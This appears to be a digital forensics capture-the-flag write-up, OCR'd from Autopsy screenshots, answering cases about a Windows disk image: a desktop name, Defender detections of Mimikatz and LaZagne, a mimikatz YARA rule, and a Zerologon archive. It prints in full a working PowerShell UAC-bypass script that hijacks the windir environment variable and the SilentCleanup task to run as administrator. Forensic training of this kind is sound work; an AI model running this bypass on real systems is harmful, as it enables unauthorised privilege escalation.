
Title:	12°52'23.0"N 80°13'25.0"E - Google Maps
Date Created:	2021-02-06 12:57:49 EST
Domain:	google.com
URL:	https://www.google.com/maps/place/12%C2%B052'23.0%22N+80%C2%B013'25.0%22E/@12.8730022,80.
Program Name:	FireFox

Source

10. CASE: "A user has his full name printed on his desktop wallpaper. What is the user's full name?": Anto Joshua is the name



11. CASE: “user found an exploit to escalate privileges on the computer. What was the message to the device owner?” : the message is ‘Flag(I-hacked-you)’



/img_HASAN2.E01/vol_vol3/Users/shreya/Desktop


5 Result

Name	S	C	O	Modified Time	Change Time	Access Time
[current folder]				2021-02-06 06:51:42 EST	2021-02-06 06:51:42 EST	2021-02-07 11:48:09 EST
[parent folder]				2021-02-06 06:44:47 EST	2021-02-06 06:44:47 EST	2021-02-07 13:10:05 EST
desktop.ini			0	2021-02-06 05:41:58 EST	2021-02-06 06:12:21 EST	2021-02-07 13:10:05 EST
exploit.ps1			0	2021-02-06 06:53:29 EST	2021-02-06 06:53:29 EST	2021-02-07 03:01:54 EST
shreya.txt			0	2021-02-06 12:40:10 EST	2021-02-06 12:40:10 EST	2021-02-07 03:01:49 EST

```
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-54
4")) {
    #Payload goes here
    #It'll run as Administrator
    New-Item "C:\Users\H4S4N\Desktop\hacked.txt"
    Add-Content C:\Users\H4S4N\Desktop\hacked.txt 'Flag{I-hacked-you}'
    ##### https://youtu.be/C9GfMfFjhYI
} else {
    $registryPath = "HKCU:\Environment"
    $Name = "windir"
    $Value = "powershell -ep bypass -w h $PSCommandPath;#"
    Set-ItemProperty -Path $registryPath -Name $name -Value $Value
    #Depending on the performance of the machine, some sleep time may be required before o
r after schtasks
    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
    Remove-ItemProperty -Path $registryPath -Name $name
}

------------------------------METADATA------------------------------
```


12. CASE: “2 hack tools focused on passwords were found in the system. What are the names of these tools? (alphabetical order)” : Mikatz and Lazagane are the hacktools



/img_HASAN2.E01/vol_vol3/ProgramData/Microsoft/Windows Defender/Scans/History/Service/DetectionHistory/02

Name	S	C	O	Modified Time	Change T
[current folder]				2021-02-07 02:48:21 EST	2021-02-(
[parent folder]				2021-02-06 11:19:43 EST	2021-02-(
2B18B87D-B94C-4E51-934B-654F69FAE7E2			0	2021-02-07 11:05:20 EST	2021-02-(
7F334C0D-CED8-426B-8096-CE083CD29441			0	2021-02-07 11:05:20 EST	2021-02-(
8363AFD9-AF2E-453A-8B2D-766E1C57A8BA			0	2021-02-07 02:49:01 EST	2021-02-(

```
KeOi
Magic.Version:1.2
HackTool:Win32/Mikatz!dha
Magic.Version:1.2
file
C:\Users\H4S4N\Desktop\mimikatz_trunk\Win32\mimikatz.exe
ThreatTrackingSha256
66b4a0681cae02c302a9b6f1d611ac2df8c519d6024abdb506b4b166b93f636a
ThreatTrackingSigSeq
ThreatTrackingId
1222D6CA-6096-4DAF-BE36-DCD44DD5079F
ThreatTrackingStartTime
ThreatTrackingSha1
250875212d58e1d4169b7e7d0cd236d1a19a4b9a
ThreatTrackingSigSha
31844a244895452c4143d2c1b656242dbc8c8dcf
ThreatTrackingSize
ThreatTrackingScanFlags
ThreatTrackingIsEsuSig
DESKTOP-0R59DJ3\H4S4N
C:\Windows\explorer.exe
```




/img_HASAN2.E01/vol_vol3/ProgramData/Microsoft/Windows Defender/Scans/History/Service/DetectionHistory/02

Name	S	C	O	Modified Time	Change T
[current folder]				2021-02-07 02:48:21 EST	2021-02-(
[parent folder]				2021-02-06 11:19:43 EST	2021-02-(
2B18B87D-B94C-4E51-934B-654F69FAE7E2			0	2021-02-07 11:05:20 EST	2021-02-(
7F334C0D-CED8-426B-8096-CE083CD29441			0	2021-02-07 11:05:20 EST	2021-02-(
8363AFD9-AF2E-453A-8B2D-766E1C57A8BA			0	2021-02-07 02:49:01 EST	2021-02-(

```
Magic.Version:1.2
HackTool:Win32/LaZagne
Magic.Version:1.2
file
C:\Users\H4S4N\Downloads\lazagne.exe
ThreatTrackingSha256
ed2f501408a7a6e1a854c29c4b0bc5648a6aa8612432df829008931b3e34bf56
ThreatTrackingSigSeq
ThreatTrackingId
243CF485-3D24-4613-AA11-7DEB716E1C0A
ThreatTrackingMD5
68d3bf2c363144ec6874ab360fdda00a
ThreatTrackingStartTime
ThreatTrackingSha1
fa2f281fd4009100b2293e120997bfd7feb10c16
ThreatTrackingSigSha
717c99ae807cdee7b0c37a4dbc92a33e7bc029aa
ThreatTrackingSize
ThreatTrackingScanFlags
ThreatTrackingIsEsuSig
ThreatTrackingThreatId
```


13. CASE: There is a YARA file on the computer. Inspect the file. What is the name of the author?



Name	Keyword Preview
Windows.edb	****/]^w/]^wfile.«yar«/]^w.«yar«***
iconcache_256.db-slack	al + alayak,y aky ar$ «yar«<,eyarBApr
iconcache_48.db-slack	al + alayak,y aky ar$ «yar«<,eyarBApr
kiwi_passwords.yar.lnk	mimikatz_trunkx KIWI_P~1.«YAR«kiwi_
ntuser.dat.LOG1	0\cbjrefuryy.rkrPAnk <|.«yar«kiwi_pass
ntuser.dat.LOG2	0\cbjrefuryy.rkrPAnk <|.«yar«kiwi_pass
swapfile.sys	QeA*+ype <ike 9D ya+.«yaR« ouk
thumbcache_96.db-slack	al + alayak,y aky ar$ «yar«<,eyarBApr
thumbcache_96.db-slack	al + alayak,y aky ar$ «yar«<,eyarBApr

```
kiwi_passwords.yar.lnk MIMIKA~1
mimikatz_trunk
x KIWI_P~1.YAR
kiwi_passwords.yar
C:\Users\H4S4N\Desktop\mimikatz_trunk\kiwi_passwords.yar
8..\..\..\..\..\Desktop\mimikatz_trunk\kiwi_passwords.yar%C:\Users\H4S4N\Deskt
op\mimikatz_trunk`
desktop-0r59dj3
1SPS
```

The file is located in h4S4N’s user directory and after checking his directory we find the .yar file and the author name. Which is Benjamin DELPY gentilkiwi



/img_HASAN2.E01/vol_vol3/Users/H4S4N/Downloads/mimikatz_trunk.zip   5 Results

Name	S	C	O	Modified Time	Change Time	Access T
Win32				2020-09-18 13:18:57 EDT	0000-00-00 00:00:00	2020-09-
x64				2020-09-18 13:18:57 EDT	0000-00-00 00:00:00	2020-09-
kiwi_passwords.yar			0	2020-09-16 21:04:34 EDT	0000-00-00 00:00:00	2020-09-
mimicom.idl			0	2020-03-21 13:20:37 EDT	0000-00-00 00:00:00	2020-03-
README.md			0	2020-09-16 21:04:34 EDT	0000-00-00 00:00:00	2020-09-

Text Source: File Text


```
/*          Benjamin DELPY `gentilkiwi`
            https://blog.gentilkiwi.com
            benjamin@gentilkiwi.com
            Licence : https://creativecommons.org/licenses/by/4.0/
*/
rule mimikatz
{
            meta:
                        description                        = "mimikatz"
                        author                             = "Benjamin DELPY (genti
lkiwi)"
                        tool_author                        = "Benjamin DELPY (genti
lkiwi)"

            strings:
                        $exe_x86_1          = { 89 71 04 89 [0-3] 30 8d 04 bd
}
                        $exe_x86_2          = { 8b 4d e? 8b 45 f4 89 75 e? 89
01 85 ff 74 }

                        $exe_x64_1          = { 33 ff 4? 89 37 4? 8b f3 45 85
```

14. CASE: One of the users wanted to exploit a domain controller with an MS-NRPC based exploit. What is the filename of the archive that you found?

Using the autopsy keyword search feature, the MS-NRPC was found



Zerologon

● Exact Match ○ Substring Match ○ Regular Expression

□ Restrict search to the selected data sources:

HASAN2.E01

☑ Save search results

Files Indexed: 126,931

Name	
$MFT	
0	
0	
0	
2.2.0 20200918 Zerologon encrypted.lnk	
2.2.0 20200918 Zerologon encrypted.lnk-slack	2.2.0 20200918 «zerologon« encrypted
5f7b5f1e01b83767.automaticDestinations-ms-slack	FREsFREs.2.2.0 20200918 «Zerologon«
NTUSER.DAT	Shell2.2.0 20200918 «Zerologon« encry
Recent Documents Artifact	oads\2.2.0 20200918 «Zerologon« encr

Page: 1 of 1 Page Matches on page: 1 of 4 Match

100% Text Source: Search Results

```
2.2.0 20200918 zerologon encrypted.lnk /C:\
FRGV
Usersd
```